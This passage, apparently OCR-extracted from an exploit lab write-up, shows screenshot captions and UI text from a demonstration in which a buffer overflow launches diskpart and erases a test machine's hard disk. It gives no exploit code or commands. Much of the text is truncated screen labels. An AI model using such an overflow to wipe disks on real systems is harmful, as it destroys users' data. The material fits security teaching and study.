



BufferOverflow successfully opened diskpart. Now we can easily erase the hard disk.

Before:




Diskpart opened





Erased the hard disk:


Recycle Bin
Firefox
StreamRipp...
Frigate3
Immunity Debugger
C:\Windows\system32\diskpart.exe
Microsoft
Copyright
On compute
DISKPART>
Disk 1 is
DISKPART>
DiskPart
DISKPART>
Computer
Search Com
Organize
System properties
Uninstall or change a program
Map network drive
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
Hard Disk Drives (1)
Local Disk (C:)
0.99 GB free of 9.89 GB
Devices with Removable Storage (1)
CD Drive (D:)
GRMCULXFRER_EN_DVD
0 bytes free of 3.09 GB